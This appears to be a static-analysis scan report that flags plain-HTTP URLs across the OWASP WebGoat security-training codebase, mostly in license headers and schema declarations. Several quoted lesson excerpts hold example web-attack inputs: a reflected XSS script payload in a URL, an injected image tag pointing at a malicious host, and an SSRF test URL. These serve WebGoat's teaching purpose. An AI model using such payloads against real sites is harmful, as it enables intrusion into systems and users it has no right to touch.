37 private static String WEBGOAT_HOSTHEADER = WEBGOAT_HOSTNAME +":"+WG_PORT;
38 private static String WEBWOLF_HOSTHEADER = WEBWOLF_HOSTNAME
+":"+WW_PORT;

39 private static String WEBGOAT_URL = "http://" + WEBGOAT_HOSTHEADER +
```

```
"/WebGoat/";


40 private static String WEBWOLF_URL = "http://" + WEBWOLF_HOSTHEADER + "/";
41 private static boolean WG_SSL = false;//enable this if you want to run the test on ssl
42
```

webgoat-integration-tests/src/test/java/org/owasp/webgoat/IntegrationTest.java:40

Level Medium

```
37 private static String WEBGOAT_HOSTHEADER = WEBGOAT_HOSTNAME +":"+WG_PORT;
38 private static String WEBWOLF_HOSTHEADER = WEBWOLF_HOSTNAME
+":"+WW_PORT;
39 private static String WEBGOAT_URL = "http://" + WEBGOAT_HOSTHEADER +
"/WebGoat/";


40 private static String WEBWOLF_URL = "http://" + WEBWOLF_HOSTHEADER + "/";


41 private static boolean WG_SSL = false;//enable this if you want to run the test on ssl
42
43 @Getter
```

webgoat-integration-tests/src/test/java/org/owasp/webgoat/SSRFTest.java:21

Level Medium

```
18
19 checkAssignment(url("/WebGoat/SSRF/task1"),params,true);
20 params.clear();


21 params.put("url", "http://ifconfig.pro");


22
23 checkAssignment(url("/WebGoat/SSRF/task2"),params,true);
24
```

webgoat-lessons/auth-bypass/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>auth-bypass</artifactId>
```

webgoat-lessons/auth-bypass/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>auth-bypass</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/auth-bypass/src/main/java/org/owasp/webgoat/auth_bypass/AccountVerificationHelper.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/auth-bypass/src/main/java/org/owasp/webgoat/auth_bypass/AuthBypass.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/auth-bypass/src/main/java/org/owasp/webgoat/auth_bypass/VerifyAccount.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/auth-bypass/src/main/resources/html/AuthBypass.html:1

Level Medium

```
1 <html xmlns:th="http://www.thymeleaf.org">

2
3    <div class="lesson-page-wrapper">
4       <!-- reuse this lesson-page-wrapper block for each 'page' of content in your lesson -->
```

webgoat-lessons/auth-bypass/src/main/resources/lessonPlans/en/lesson-template-video.adoc:7

Level Medium

```
4
5 video::video/sample-video.m4v[width=480,start=5]
6

7 see http://asciidoctor.org/docs/asciidoc-syntax-quick-reference/#videos for more detail on video syntax
```

webgoat-lessons/auth-bypass/src/test/org/owasp/webgoat/auth_bypass/BypassVerificationTest.java:3

Level Medium

```
1 /*
2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,

3  * please see http://www.owasp.org/

4  * <p>
5  * Copyright (c) 2002 - 2017 Bruce Mayhew
6  * <p>
```

webgoat-lessons/bypass-restrictions/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/maven-v4_0_0.xsd">
3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>bypass-restrictions</artifactId>
```

webgoat-lessons/bypass-restrictions/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>bypass-restrictions</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/bypass-restrictions/src/main/java/org/owasp/webgoat/bypass_restrictions/BypassRestrictionsFieldRestrictions.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/bypass-restrictions/src/main/java/org/owasp/webgoat/bypass_restrictions/BypassRestrictionsFrontendValidation.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/bypass-restrictions/src/main/java/org/owasp/webgoat/bypass_restrictions/BypassRestrictions.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/bypass-restrictions/src/main/resources/html/BypassRestrictions.html:3

Level Medium

```
1 <!DOCTYPE html>
2

3 <html xmlns:th="http://www.thymeleaf.org">

4
5    <div class="lesson-page-wrapper">
6       <!-- reuse this lesson-page-wrapper block for each 'page' of content in your lesson -->
```

webgoat-lessons/challenge/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/maven-v4_0_0.xsd">
3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>challenge</artifactId>
```

webgoat-lessons/challenge/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>challenge</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge1/Assignment1.java:16

Level Medium

```
13 /**
14 *
*******************************************************************************************
***
15 * This file is part of WebGoat, an Open Web Application Security Project utility. For
details.

16 * please see http://www.owasp.org/

17 * <p>
18 * Copyright (c) 2002 - 20014 Bruce Mayhew
19 * <p>
```

webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge5/Assignment5.java:2

Level Medium

```
1 /*

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/
```

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge5/Challenge5.java:2

Level Medium

```
1 /*

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge7/MD5.java:13

Level Medium

```
10 /**
11 * MD5 hash generator.
12 * More information about this class is available from <a target="_top" href=

13 * "http://ostermiller.org/utils/MD5.html">ostermiller.org</a>.

14 * <p>
15 * This class takes as input a message of arbitrary length and produces
16 * as output a 128-bit "fingerprint" or "message digest" of the input.
```

webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge7/MD5.java:27

Level Medium

```
24 * <p>
25 * For more information see RFC1321.
26 *
27 * @author Santeri Paavolainen http://santtu.iki.fi/md5/
28 * @author Stephen Ostermiller http://ostermiller.org/contact.pl?regarding=Java+Utilities
29 * @since ostermillerutils 1.00.00
30 */
```

webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge7/MD5.java:28

Level Medium

```
25  * For more information see RFC1321.
26  *
27  * @author Santeri Paavolainen http://santtu.iki.fi/md5/
28  * @author Stephen Ostermiller
http://ostermiller.org/contact.pl?regarding=Java+Utilities
29  * @since ostermillerutils 1.00.00
30  */
31 public class MD5 {
```

webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/Email.java:2

Level Medium

```
1 /*
2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/
3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/Flag.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/SolutionConstants.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/challenge/src/main/resources/html/Challenge1.html:3

Level Medium

```
1 <!DOCTYPE html>
2

3 <html xmlns:th="http://www.thymeleaf.org">

4
5 <div class="lesson-page-wrapper">
6     <div class="adoc-content" th:replace="doc:Challenge_introduction.adoc"></div>
```

webgoat-lessons/challenge/src/main/resources/html/Challenge5.html:3

Level Medium

```
1 <!DOCTYPE html>
2
3 <html xmlns:th="http://www.thymeleaf.org">
4
5
6 <div class="lesson-page-wrapper">
```

webgoat-lessons/challenge/src/main/resources/html/Challenge6.html:3

Level Medium

```
1 <!DOCTYPE html>
2
3 <html xmlns:th="http://www.thymeleaf.org">
4
5
6 <div class="lesson-page-wrapper">
```

webgoat-lessons/challenge/src/main/resources/html/Challenge7.html:11

Level Medium

```
8 f94008f801fceb8833a30fe56a8b26976347edcf First version of WebGoat Cloud website
9
10 -->
11 <html xmlns:th="http://www.thymeleaf.org">
12
13
14 <div class="lesson-page-wrapper">
```

webgoat-lessons/challenge/src/main/resources/html/Challenge8.html:2

Level Medium

```
1 <!DOCTYPE html>

2 <html xmlns:th="http://www.thymeleaf.org">

3
4
5 <div class="lesson-page-wrapper">
```

webgoat-lessons/challenge/src/main/resources/html/Challenge.html:3

Level Medium

```
1    <!DOCTYPE html>
2

3 <html xmlns:th="http://www.thymeleaf.org">

4
5 <div class="lesson-page-wrapper">
6    <div class="adoc-content" th:replace="doc:Challenge_introduction.adoc"></div>
```

webgoat-lessons/challenge/src/test/java/org/owasp/webgoat/challenges/Assignment1Test.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/chrome-dev-tools/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>chrome-dev-tools</artifactId>
```

webgoat-lessons/chrome-dev-tools/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>chrome-dev-tools</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/chrome-dev-tools/src/main/java/org/owasp/webgoat/chrome_dev_tools/ChromeDevTools.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/chrome-dev-tools/src/main/java/org/owasp/webgoat/chrome_dev_tools/NetworkDummy.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/chrome-dev-tools/src/main/java/org/owasp/webgoat/chrome_dev_tools/NetworkLesson.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/chrome-dev-tools/src/main/resources/html/ChromeDevTools.html:3

Level Medium

```
1 <!DOCTYPE html>
2

3 <html xmlns:th="http://www.thymeleaf.org">

4
5 <!-- 1 -->
6 <div class="lesson-page-wrapper">
```

webgoat-lessons/cia/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>cia</artifactId>
```

webgoat-lessons/cia/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>cia</artifactId>
5    <packaging>jar</packaging>
```

webgoat-lessons/cia/src/main/resources/html/CIA.html:3

Level Medium

```
1 <!DOCTYPE html>
2

3 <html xmlns:th="http://www.thymeleaf.org">

4
5 <div class="lesson-page-wrapper">
6    <div class="adoc-content" th:replace="doc:CIA_intro.adoc"></div>
```

webgoat-lessons/client-side-filtering/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>client-side-filtering</artifactId>
```

webgoat-lessons/client-side-filtering/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>client-side-filtering</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/ClientSideFilteringAssignment.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/ClientSideFilteringFreeAssignment.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/ClientSideFiltering.java:1

Level Medium

```
7 /**
8  *
*******************************************************************************
***
9  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,

10  * please see http://www.owasp.org/

11  * <p>
12  * Copyright (c) 2002 - 20014 Bruce Mayhew
13  * <p>
```

webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/Salaries.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
```

```
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/ShopEndpoint.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/client-side-filtering/src/main/resources/html/ClientSideFiltering.html:2

Level Medium

```
1 <!DOCTYPE html>

2 <html xmlns:th="http://www.thymeleaf.org">

3
4 <div class="lesson-page-wrapper">
5    <div class="adoc-content" th:replace="doc:ClientSideFiltering_plan.adoc"></div>
```

webgoat-lessons/client-side-filtering/src/main/resources/html/ClientSideFiltering.html:96

Level Medium

```
93 </div>
94 <div class="col-xs-5" style="border:0px solid gray">
95    <h3>Samsung Galaxy S8</h3>

96    <h5 style="color:#337ab7"><a href="http://www.samsung.com">Samsung</a> ·
```

```
97      <small style="color:#337ab7">(124421 reviews)</small>
98    </h5>
99
```

webgoat-lessons/client-side-filtering/src/test/java/org/owasp/webgoat/client_side_filtering/ShopEndpointTest.java:2

Level Medium

```
1 /*
2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/
3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/command-injection/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/maven-v4_0_0.xsd">
3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>http-proxies</artifactId>
```

webgoat-lessons/command-injection/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/maven-v4_0_0.xsd">
```

```
3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>http-proxies</artifactId>
5    <packaging>jar</packaging>
```

webgoat-lessons/command-injection/src/main/java/org/owasp/webgoat/plugin/HttpBasicsInterceptRequest.java:18

Level Medium

```
15 *
16 *
17 * This file is part of WebGoat, an Open Web Application Security Project

18 * utility. For details, please see http://www.owasp.org/

19 *
20 * Copyright (c) 2002 - 20014 Bruce Mayhew
21 *
```

webgoat-lessons/command-injection/src/main/java/org/owasp/webgoat/plugin/HttpBasicsInterceptRequest.java:41

Level Medium

```
38 * Source for this application is maintained at https://github.com/WebGoat/WebGoat, a
repository
39 * for free software projects.
40 *

41 * For details, please see http://webgoat.github.io

42 *
43 * @author Bruce Mayhew <a href="http://code.google.com/p/webgoat">WebGoat</a>
44 * @created October 28, 2003
```

webgoat-lessons/command-injection/src/main/java/org/owasp/webgoat/plugin/HttpBasicsInterceptRequest.java:43

Level Medium

```
40 *
41 * For details, please see http://webgoat.github.io
42 *
43 * @author Bruce Mayhew <a href="http://code.google.com/p/webgoat">WebGoat</a>
44 * @created October 28, 2003
45 */
46 @AssignmentPath("/HttpProxies/intercept-request")
```

webgoat-lessons/command-injection/src/main/java/org/owasp/webgoat/plugin/HttpProxies.java:12

Level Medium

```
9 /**
10 *
**********************************************************************************************
***
11 * This file is part of WebGoat, an Open Web Application Security Project utility. For
details.
12 * please see http://www.owasp.org/
13 * <p>
14 * Copyright (c) 2002 - 20014 Bruce Mayhew
15 * <p>
```

webgoat-lessons/command-injection/src/main/resources/html/CommandInjection.html:3

Level Medium

```
1 <!DOCTYPE html>
2
3 <html xmlns:th="http://www.thymeleaf.org">
4
5   <div class="lesson-page-wrapper">
6     <!-- reuse this lesson-page-wrapper block for each 'page' of content in your lesson
```

```
-->
```

webgoat-lessons/cross-site-scripting/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>cross-site-scripting</artifactId>
```

webgoat-lessons/cross-site-scripting/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>cross-site-scripting</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScripting.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
```

```
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson1.java:3

Level Medium

```
1
2 /*
3 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/
4 *
5 * Copyright (c) 2002 - 2019 Bruce Mayhew
6 *
```

webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson3.java:2

Level Medium

```
1 /*
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson4.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson5a.java:3

Level Medium

```
1
2 /*

3  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

4  *
5  * Copyright (c) 2002 - 2019 Bruce Mayhew
6  *
```

webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson6a.java:3

Level Medium

```
1
2 /*

3  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

4  *
5  * Copyright (c) 2002 - 2019 Bruce Mayhew
6  *
```

webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingQuiz.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/DOMCrossSiteScripting.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/DOMCrossSiteScriptingVerifier.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/mitigation/CrossSiteScriptingMitigation.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/stored/CrossSiteScriptingStored.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/stored/StoredCrossSiteScriptingVerifier.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
```

```
5 *
```

webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/stored/StoredXssComments.java:2

Level Medium

```
1 /*
2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/
3 *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:3

Level Medium

```
1 <!DOCTYPE html>
2
3 <html xmlns:th="http://www.thymeleaf.org">
4
5 <div class="lesson-page-wrapper">
6         <div class="adoc-content" th:replace="doc:CrossSiteScripting_plan.adoc"></div>
```

webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScriptingMitigation.html:3

Level Medium

```
1 <!DOCTYPE html>
2
3 <html xmlns:th="http://www.thymeleaf.org">
4
```

```
5 <div class="lesson-page-wrapper">
6         <div class="adoc-content"
th:replace="doc:CrossSiteScriptingMitigation_plan.adoc"></div>
```

webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScriptingStored.html:3

Level Medium

```
1 <!DOCTYPE html>
2

3 <html xmlns:th="http://www.thymeleaf.org">

4
5 <div class="lesson-page-wrapper">
6         <div class="adoc-content"
th:replace="doc:CrossSiteScriptingStored_plan.adoc"></div>
```

webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content3.adoc:14

Level Medium

```
11 * Insertion of hostile and inappropriate content
12 +
13 ----

14 <img src="http://malicious.site.com/image.jpg/>

15 ">GoodYear recommends buying BridgeStone tires...
16 ----
17
```

webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content8b.adoc:55

Level Medium

```
52 You want people to accesses the page like this:
53
54 ----

55 http://hostname.com/mywebapp/main.jsp?first_name=John&last_name=Smith

56 ----
57
58 But what happens if someone uses this link:
```

webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content8b.adoc:60

Level Medium

```
57
58 But what happens if someone uses this link:
59 ----

60 http://hostname.com/mywebapp/main.jsp?first_name=<script>alert("XSS Test")</script>

61 ----
62
63 === It is your turn!
```

webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content9.adoc:35

Level Medium

```
32
33 _$selector.*text*(someEncodeHtmlMethod(userInputHere))_
34

35 ...if you only want the text of what is output by the user (http://stackoverflow.com/questions/9735045/is-jquery-text-method-xss-safe#9735118)

36
37 ==== Backbone.js
38 (One character can make such a difference)
```

webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content9.adoc:40

Level Medium

```
37 ==== Backbone.js
38 (One character can make such a difference)
39


40 http://underscorejs.org/#template


41
42 https://nvisium.com/blog/2015/05/21/dont-break-your-backbone-xss-mitigation.html
43
```

webgoat-lessons/cross-site-scripting/src/main/resources/lessonSolutions/html/CrossSiteScripting.html:3

Level Medium

```
1 <!DOCTYPE html>
2


3 <html xmlns:th="http://www.thymeleaf.org">


4
5
6
```

webgoat-lessons/cross-site-scripting/src/test/java/org/owasp/webgoat/xss/DOMCrossSiteScriptingTest.java:2

Level Medium

```
1 /*


2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/


3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/cross-site-scripting/src/test/java/org/owasp/webgoat/xss/StoredXssCommentsTest.java:2

Level Medium

```
1 /*
2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/
3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/crypto/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/maven-v4_0_0.xsd">
3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>crypto</artifactId>
```

webgoat-lessons/crypto/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/maven-v4_0_0.xsd">
3    <modelVersion>4.0.0</modelVersion>
```

```
4   <artifactId>crypto</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/Crypto.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/EncodingAssignment.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/HashingAssignment.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/
```

```
3 *
